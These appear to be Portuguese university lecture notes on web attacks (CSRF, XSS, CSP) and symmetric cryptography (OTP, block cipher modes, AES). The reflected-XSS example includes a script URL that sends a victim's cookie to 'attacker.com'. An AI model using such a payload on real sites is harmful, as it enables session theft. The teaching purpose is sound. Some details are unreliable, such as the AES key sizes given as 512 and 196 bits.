 2. Um utilizador, o Bob, pode estar a navegar num fórum onde outro utilizador, o Fred - o atacante, publica uma mensagem. O Fred cria um elemento de imagem HTML que faz referência a uma ação no site do banco do Bob (em vez de um arquivo de imagem).

```

```

3. Se o banco do Bob mantém a sua informação de autenticação numa cookie e se essa cookie não expirou (session hijacking), então a tentativa do Bob de carregar na imagem fará com que o browser submeta um formulário de levantamento com a cookie, autorizando assim uma transação sem a aprovação do Bob.

- **Medidas de mitigação:**

- Mecanismo que permita garantir ao servidor que pedido vem de página confiável
- Para impedir login: quando alguém tenta fazer login num site é devolvido um token secreto (dinâmico) na form HTML que site JavaScript não consegue ler e devolver no POST
- Para impedir uso de cookies: usar SameSite=Strict.
- Certificar que temos a versão mais recente do browser ou que o nosso browser tem implementado sistemas de isolação ou têm medidas de mitigação em relação a cookies.
- Validação explícita no servidor de atributos Referer e Origin (origem do pedido)
- Tentar forçar CORS pre-flight utilizando custom-headers.

6.6.4. Cross Site Scripting (XSS)

- Ataque onde validação de input malicioso permite que utilizadores maliciosos injetem código no site que será mais tarde executado no browser de um visitante.
- A diferença entre CSRF e XSS é que com CSRF o adversário está a tentar tirar partido dos efeitos que pedidos fora da sua origem têm no servidor, enquanto que com XSS o adversário está a tentar conseguir que um site legítimo provoque a execução de código malicioso no cliente. Para além disso, CSRF explora a confiança que um utilizador tem do browser, enquanto que XSS explora a confiança que um utilizador tem do website.
- Dois tipos de XSS:
 - **Reflected XSS** ou **nonpersistent XSS**
 - **Stored XSS** ou **persistent XSS**

- **Reflected XSS**

- O atacante faz um pedido a um site legítimo e a payload maliciosa é “refletida” para executar na máquina do cliente.
- Esta variante acontece “instantaneamente”, há uma sequência de eventos que leva rapidamente à conclusão do ataque.
- Exemplo:
 - Se o URL de pesquisa “<https://example.com/news?q=data+breach>”, levar à visualização da seguinte mensagem: “You searched for "data breach””
 - Então o seguinte link, se clicado pelo utilizador: “[https://example.com/news?q=<script>document.location='https://attacker.com/log.php?c='+encodeURIComponent\(document.cookie\)</script>](https://example.com/news?q=<script>document.location='https://attacker.com/log.php?c='+encodeURIComponent(document.cookie)</script>)” leva à execução de um script malicioso que envia ao atacante a cookie correspondente do site “example.com”.

- **Stored XSS**

- O atacante conseguiu armazenar a payload maliciosa num recurso armazenado no site legítimo, por exemplo, numa entrada da BD
- Alguém malicioso consegue depositar qualquer coisa na base de dados de um servidor de uma aplicação legítima. Mais tarde, outro utilizador, através da aplicação, vai a essa base de dados e recolhe algo que ficou armazenado, provocando a execução de algo indesejável na sua máquina.
- Exemplo:
 - Utilizador do PayPal poderia incluir nos seus dados um script abusivo: “Nome = John Doe <script> ... </script>”
 - Estes dados eram gravados na base de dados (havia uma falha na filtragem de inputs)
 - Quando um administrador visualizava o registo do utilizador em questão, o código era executado.
- Outro exemplo:
 - **Samy Worm:** worm que foi lançado na rede MySpace em 2005
 - O MySpace permitia a um utilizador incluir código html no seu perfil

- A filtragem era incompleta (esqueceram javascript no style)
- O worm executava quando alguém via um perfil infectado, e contaminava o perfil desse utilizador da mesma forma.

- **Medidas de mitigação:**

- Aplicação de filtros aos inputs/pedidos:
 - validar todos os headers, cookies, queries de pesquisa, campos de formulários, campos escondidos
 - testar a presença de strings “perigosas”
 - disfarçar código malicioso, usando codificações criativas.
 - Esta medida tem a desvantagem de funcionar como uma black-list sendo portanto muito difícil de garantir completude e atualidade.
- **Content Security Policy (CSP)**
 - Cada site pode incluir este atributo para fazer white-listing de origens para scripts
 - Scripts inlined não são executados: apenas scripts provenientes explicitamente de sites na white-list
 - Exemplo que restringe ao próprio site:
`Content-Security-Policy: default-src 'self'`
 - Exemplo mais permissivo:
`Content-Security-Policy: default-src 'self';
img-src *; script-src, cdn.jquery.com`
 - Outro exemplo:
`frame-ancestors 'none'`

Site não pode ser “framed” por outro site, ou seja, não permite que o utilizador veja frame de site alvo mas pop-up vem de site malicioso (antecessor).
- **Subresource Integrity**
 - Especificação que não executará um script se detetar que este foi alterado.
 - Associar uma hash a cada script da white-list. Se o script for alterado, então a sua hash também será diferente e portanto como essa nova hash não está na white-list então não será executada.

7. Criptografia

- **Encryption:** forma que permite que duas partes, geralmente a Alice e o Bob, estabeleçam uma comunicação confidencial sobre um canal inseguro e propenso a eavesdropping.
- Características da criptografia:
 - É uma ciência com princípios rigorosos e uma área multidisciplinar
 - Possui normas internacionais e públicas, sempre sujeitas a escrutínio por parte da comunidade.
 - Todas as aplicações que usamos hoje em dia possuem criptografia.
 - A criptografia é uma componente central em muitos mecanismos de segurança.
 - Criptografia é apenas uma parte da solução, mesmo quando bem utilizada. Não é a solução para todos os problemas.
 - A criptografia não é fiável se não for bem implementada e corretamente utilizada.
 - A criptografia não é algo que se possa fazer em modo DIY.
- Há várias tecnologias para resolver o problema da segurança. A criptografia é uma dessas tecnologias e tenta resolver o problema da segurança da informação. Ou seja, proteger, por exemplo, ficheiros, dados biométricos, radiografias, números de telefone, logs, etc.
- Três tipos de informação:
 - **Em trânsito e online/síncrono.** Por exemplo, HTTPS ou qualquer canal de comunicação que esteja ativamente envolvido em A e B ao mesmo tempo, em particular comunicação bidirecional.
 - **Em trânsito e offline/assíncrono.** Email, WhatsApp, Signal. Ao contrário do que se pensa, estas comunicações não são feitas online. Na verdade, é offline: um utilizador deixa uma mensagem offline e depois outro utilizador irávê-la.
 - **Em repouso.** Por exemplo, cifrar um disco, uma base de dados, ou guardar algo que está na cloud.
- Cada uma destas três formas envolve um conjunto de técnicas de proteção distintas.

- Propriedades a garantir na proteção da segurança de informação:
 - **Confidencialidade:** a informação deve ser acessível apenas a A e B.
 - **Autenticidade:** o receptor tem a certeza de que os dados vieram de A.
 - **Integridade:** o receptor tem a certeza que os dados não foram alterados.
 - **Não-repúdio:** o emissor não pode negar que enviou a mensagem.
- Na maior parte dos casos mais comuns, garantir autenticidade implica garantir integridade, pois se autenticidade é a garantia de que a mensagem é do emissor B, então se a mensagem for alterada por C então C passa a ser o emissor e não B. Portanto, se há autenticidade então, por sua vez, também há integridade. Há cenários onde se pode pensar em integridade sem autenticidade, por exemplo, o sistema de votação eletrónica. É importante que os votos não sejam alterados, mas também que sejam anónimos.

| Técnicas criptográficas | Confidencialidade | Autenticidade e integridade | Não-repúdio |
|-------------------------|-------------------|-----------------------------|-------------|
| Cifras simétricas | ✓ | ✗ | ✗ |
| Cifras assimétricas | ✓ | ✗ | ✗ |
| MAC | ✗ | ✓ | ✗ |
| AEAD | ✓ | ✓ | ✗ |
| Assinaturas | ✗ | ✓ | ✓ |
| Envelopes | ✓ | ✓ | ✓ |
| Acordo de chaves | ✓ | ✓ | ✗ |


- As construções criptográficas devem ser justificadas formalmente. Como?
 - Prova matemática com definições precisas e rigorosas de segurança. Modelos matemáticos da realidade.
 - Possivelmente assumindo pressupostos que não conseguimos provar. Nesses casos esses pressupostos devem ser simples e descritos de forma precisa e

devem ser escrutinados por toda a comunidade. Geralmente, utilizam-se poucos destes pressupostos na criptografia moderna.

- Por exemplo, a criptografia moderna consegue provar matematicamente que enquanto não houver computadores quânticos que a única forma de quebrar uma blockchain é se quebrar um dos seguintes pressupostos:
 - É difícil resolver algoritmos discretos
 - As funções hash são seguras.

7.1. Criptografia simétrica

- As cifras simétricas são técnicas criptográficas que permitem obter confidencialidade (e apenas confidencialidade).
- A mesma chave é pré-partilhada entre emissor e receptor, para os algoritmos encryption e decryption.
- Alice e Bob têm ambos de partilhar a chave privada k para que a mensagem permaneça confidencial.
- Um adversário que esteja à escuta no canal de comunicação (eavesdropping) não consegue decifrar o criptograma sem conhecer a chave privada.



- Todos os parâmetros acima são públicos, à exceção da chave privada k e da mensagem m .
- Porque é que a chave secreta deve ter 128 bits?
 - Conjetura-se que o poder computacional de toda a humanidade andará, atualmente, à volta de 2^{80} operações, para computações arbitrárias. 2^{128} é o número de chaves possíveis quando cada chave tem 128 bits. Portanto, estamos a trabalhar com um espaço de chaves sobre o qual não há poder computacional que o quebre por pesquisa exaustiva.
- Casos de uso de cifras simétricas:
 - **One-time-key**: para chaves usadas apenas uma vez. Neste casos, *nonce* não é relevante (pode ser fixado a 0, por exemplo). Por exemplo, um email cifrado usa chave fresca/nova para cada mensagem.
 - **Many-time-key**: para chaves usadas muitas vezes. Nestes casos, nonce não se pode repetir e pode ser um número de sequência ou um valor aleatório. Por exemplo, cifrar disco ou HTTPS/TLS.

7.1.1. One-Time Pad (OTP)

- Consiste em fazer uso do XOR (OR exclusivo) para cifrar e decifrar a mensagem.


| | | | | | | | | |
|----------|---|---|---|---|---|---|---|---|
| k | 0 | 1 | 1 | 0 | 0 | 0 | 1 | 0 |
| m | 1 | 1 | 1 | 0 | 1 | 0 | 0 | 1 |
| <hr/> | | | | | | | | |
| c | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 1 |
| | | | | | | | | |

| | |
|--|---|
| Cifrar: $E(k, m) = m \oplus k$ | \oplus 0 1 0 0 1 1 1 0 |
| Decifrar: $D(k, c) = c \oplus k = (m \oplus k) \oplus k = m$ | |

- Vantagens:
 - Garante confidencialidade contra *eavesdroppers*.
 - A distribuição do criptograma é totalmente aleatória.
- Desvantagens:
 - A chave k deve ter o mesmo tamanho que a mensagem m, limitando portanto o tamanho da mensagem.
 - A chave k apenas pode ser usada uma vez.

7.1.2. Cifras sequenciais

- Para resolver o problema de que a mensagem m deve ser do mesmo tamanho que a chave k , é possível usar um **gerador pseudo-aleatório (PRG)**: uma componente que dada uma chave pequena (128 bits) gera uma string grande do tamanho da mensagem e que é aleatória.



- Embora resolva um problema, continua sem resolver o problema de a chave só poder ser usada uma vez. Se não houver *nonce*, então $\text{PRG}(k)$ é sempre igual. Em duas cifrações com a mesma chave

$$c_1 = m_1 \oplus \text{PRG}(k)$$

$$c_2 = m_2 \oplus \text{PRG}(k)$$

Então, por cancelamento de $\text{PRG}(k)$ verifica-se que

$$c_1 \oplus c_2 = m_1 \oplus m_2$$

O que é totalmente inseguro e permite conhecer a mensagem através de outras técnicas.

- Solução para o problema de cima:


- Aplicar PRG a k e n !

$$c_1 = m_1 \oplus \text{PRG}(k, n_1)$$

$$c_2 = m_2 \oplus \text{PRG}(k, n_2)$$


7.1.3. Cifras de bloco

- As cifras de bloco, apesar do nome, não são cifras, mas sim uma componente que permite construir cifras.
- A partir de um bloco B e uma chave k , produz-se outro bloco do mesmo tamanho. Acredita-se (não está provado que não é verdade) que para k aleatório e secreto que $E(k, B)$ parece aleatório, mesmo quando se escolhe B . Ou seja, não dá para distinguir o output produzido de valores aleatórios sem ter conhecimento da chave. “Posso dar-vos o output ou um valor aleatório completamente diferente e vocês não conseguirão ver a diferença.” (Manuel Barbosa, 2021).





- Exemplos de cifras de blocos:
 - **Data Encryption Standard (DES)**: usada até 2000 com bloco de 64 bits e chave de 56 bits. A chave pode, hoje em dia, ser encontrada através de pesquisa exaustiva, pelo que este algoritmo caiu em desuso.
 - **Advanced Encryption Standard (AES)**: usada desde 2000 com bloco de 128 bits e chave de 128, 256, 512 bits.

- Como funciona?





- A partir de uma cifra de bloco AES, como é que se pode construir uma cifra simétrica (para tamanhos arbitrários)?
 - **Electronic Code Book (ECB):** padrões no ficheiro limpo são iguais aos padrões no ficheiro cifrado. Os mesmos blocos de input produzem exatamente os mesmos blocos de output. Por exemplo, na imagem abaixo onde os pixels são brancos, no ficheiro cifrado têm outra cor correspondente. Não é uma técnica segura!






- **Cipher Block Chaining Mode (CBC):** para além do plaintext, introduzimos também um vetor de inicialização (IV) aleatório. O output da primeira iteração será o novo “IV” na segunda iteração e assim sucessivamente, em cascata. É mais segura que o ECB, mas complicado de implementar.




- **Counter Mode (CTR):** o plaintext entra apenas em baixo depois de a chave em conjunto com um contador serem cifrados. É como uma cifra sequencial com nonce. A chave é sempre a mesma nas várias iterações. Esta é a técnica mais usada e é segura. Para além disso, é também eficiente pois as várias iterações podem ser calculadas em paralelo.



7.1.4. Cifras de bloco - AES


- AES - Advanced Encryption Standard
- Provavelmente o algoritmo criptográfico mais utilizado
- O AES pode estar em dois modos: counter mode (CTR) e cipher block chaining mode (CBC). (O ECB está praticamente em desuso). O AES, que é só uma cifra de bloco, em conjunto com um destes modos é que forma a cifra simétrica AES-CTR ou AES-CBC.
- AES é mais rápido em hardware do que em software.
- O AES, se implementado em software, tem limitações:
 - É mais lento.
 - É difícil de proteger contra side-channels, pois em software é muito difícil (ou obriga a implementações muito ineficientes) garantir que o tempo de execução, consumo de energia, entre outros não dependem de dados secretos. Na implementação em hardware isso é garantido.
- Usa keys com tamanho de 128, 196 ou 256 bits tornando praticamente impossível para um eavesdropper tentar todas as keys por pesquisa exaustiva.

- AES é seguro, pois o melhor ataque conhecido é enumerar todas as chaves por pesquisa exaustiva, o que com chaves com mais de 128 bits é praticamente impossível. (Não temos poder computacional para tal)
- Cada round usa uma chave derivada da chave da cifra através de key schedule (ver imagem da seção anterior).
- Cada round consiste em 4 transformações:
 - **Byte Sub:** vamos a uma tabela e substituímos o byte que está numa dada posição da matriz por outro byte na tabela.
 - **Shift Row:** permuta as linhas da matriz
 - **Mix Column:** processam-se as colunas usando algumas transformações matemáticas sobre os seus bytes.
 - **Add Round Key:** aplica-se XOR com as chave do round



7.7.5. ChaCha20

